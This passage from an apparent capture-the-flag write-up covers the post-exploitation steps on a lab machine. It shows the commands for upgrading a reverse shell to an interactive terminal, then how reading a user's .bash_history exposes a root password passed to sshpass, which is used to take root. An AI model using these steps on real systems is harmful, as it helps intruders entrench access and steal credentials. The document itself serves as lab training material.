
At this point we have a reverse shell but a lot of functionality is missing: there is no autocomplete, no prompt etc. The following list of actions can often prove to be extremely useful.

1. In the remote shell use the following python command:
   python -c 'import pty;pty.spawn("/bin/bash");'
2. Press CTRL + Z to background the shell session
3. In the current (local) shell issue the command:
   stty raw -echo
4. Press fg and ENTER to foreground the remote shell again
5. Press ENTER 2 times to regain control of the shell

This is a very simplistic version of how to do this, in practice a lot of times achieving the same goal can be much more complicated with a lot more settings required including terminal type and size, however this sequence is good to keep in mind as it can be very useful in certain situations.

Privilege escalation

There are a lot of different ways to try and go for privilege escalation. In this particular case, the solution was to check the home folder of the only user on the box. In particular the .bash_history file was readble revealing the list of commands issued by this user. In this list at one instance a password was passed as a parameter on the command line. Taking this password, **1stepahead**, it is possible to switch to the root user and access the flag.



```
www-data@spectre:/home/spectre$ cat .bash_history

cd /var/www/html
exit
cd /var/www/html
nano index.php
nano success.php
nano upload.php
cd costumes/
ls /la
ls -la
cd .
cd ..
apt install nfs-kernel-server
whoami
sshpass -p 1stepahead ssh localhost
whoami
which sshpass
systemctl status apache2
systemctl status ssh
systemctl status nfs
systemctl status nfs-kernel-server
exit
www-data@spectre:/home/spectre$ 
```

Picture 11. Finding root’s password in the .bash_history file of spectre